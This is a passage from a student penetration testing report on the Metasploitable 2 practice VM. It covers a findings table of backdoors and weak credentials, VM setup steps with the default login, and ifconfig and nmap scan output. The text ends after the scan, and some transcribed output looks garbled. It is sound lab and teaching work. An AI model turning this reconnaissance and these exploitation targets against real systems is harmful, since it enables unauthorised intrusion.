



Penetration Testing Report (Metasploitable2)

Submitted by:

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Metasploitable Vulnerabilities Report

Executive Summary:

A vulnerability assessment and penetration test were conducted on one domain Metasploitable 2 to determine its exposure to a targeted cyber-attack. All tests were conducted in a manner that simulated a malicious attacker engaged in a cyber-attack against Metasploitable 2 with the following goals,

- Identify whether a remote attacker can penetrate defenses of Metasploitable 2.
- Determine the impact of a security breach of confidentiality and integrity of the

private data of the system, availability of information systems of Metasploitable 2 and internal infrastructure.

Security vulnerabilities that might give a remote attacker unauthorized access to sensitive data have been identified and exploited

Scope:

IP address	192.168.21.129
Name	Metasploitable 2.0
System Type	Host
OS Information	Ubuntu 8.04 (hardy) on Linux kernel 2.6

Methodology:

Penetration testing tools and frameworks were used for the vulnerability assessment and penetration test including Nmap, Nessus Metasploit Framework, various information gathering tools, Kali Linux penetration testing tools and automated vulnerability scanners.

Summary of Findings:


No	Vulnerability	Risk	Testing scale
1)	Detected a Bind Shell Backdoor	High	Exploited
2)	FTP Backdoor Detection	High	Exploited
3)	Password not Set for MySQL root User	High	Exploited
4)	Weak Credentials Used in VNC	High	Exploited
5)	Detected Backdoor in IRC	High	Exploited
6)	Default Credentials Used in Apache Tomcat	High	Exploited
7)	Weak Credentials Used in SSH	High	Exploited
8)	Anonymous FTP Login Enabled	Medium	Exploited
9)	Weak Credentials Used in FTP	Medium	Exploited
10)	Cleartext Authentication is Supported by FTP	Low	Not Exploited

Installation of Machine:


We should have VirtualBox or VMWare to install on it the machine that it became the target and should download metasploitable from VulnHub and download the mirror version to apply the penetration testing phase.



After downloading this version, go extract the file to get the files.

After this Operation, we should open the VirtualBox or VMWare to install and open the machine to work




In home page , enter into “Open a Virtual Machine” and go to the path that the machine save in it and open the “.vmdk” format.






We successfully install the machine and now we start to work on it.


We should open the machine and discovery it to understand what is it.



Once opened, it asks for a login, and it might be difficult, but the credentials (msfadmin/msfadmin) are provided in the last line, and we must take these credentials and log in with them so that we can deal with the machine, and also so that the machine can take an IP address and appear on the Internet, and thus I can carry out the Penetration testing phases with ease.




Once the machine is opened, we can go to Kali Linux to start working.



Phase 1: Footprinting and Scanning:

To know the IP address of the machine, we enter the “ifconfig” command to show the IP to help us to make scanning and another operation.



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link=ausan:Ethernet  HWaddr 00:0c:29:5e:9c:83
          inet addr:192.168.21.129  Bcast:192.168.21.255  Mask:255.255.0
          inet6 addr: fe80::20c:29ff:fe5e:9c83/64 Scope:Link
          UP BRDGOKNS RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:767 errors:0 dropped:0 overruns:0 frame:0
          TX packets:116 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:49614 (48.4 KB)  TX bytes:17460 (17.0 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1:128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:232 errors:0 dropped:0 overruns:0 frame:0
          TX packets:232 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:339729 (331.7 KB)  TX bytes:339729 (331.7 KB)

msfadmin@metasploitable:~$
```


We found the IP address => **192.168.21.129**

And this IP address< we use to make the Footprinting and Scanning.

Let's get things started with a simple Nmap scan.

. Nmap -sV 192.168.21.129

“The -sV option in Nmap is used to perform version detection on open ports and when you use -sV, Nmap tries to determine the versions of the services running on those ports and in some cases, the service version may also provide clues about the operating system.



```

kali@kali:~$ nmap -v 192.168.21.129

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-14 04:35 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 4.25% done; ETC: 04:35 (0:00:00 remaining)
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.78% done; ETC: 04:35 (0:00:00 remaining)
Nmap scan report for 192.168.21.129
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.6
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache/2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
135/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshexec
513/tcp   open  login        OpenSSH or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath gmicregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2.4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.4.51a-Jubuntus
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5988/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8080/tcp  open  http         Apache/2.2.8 (Ubuntu)
8088/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


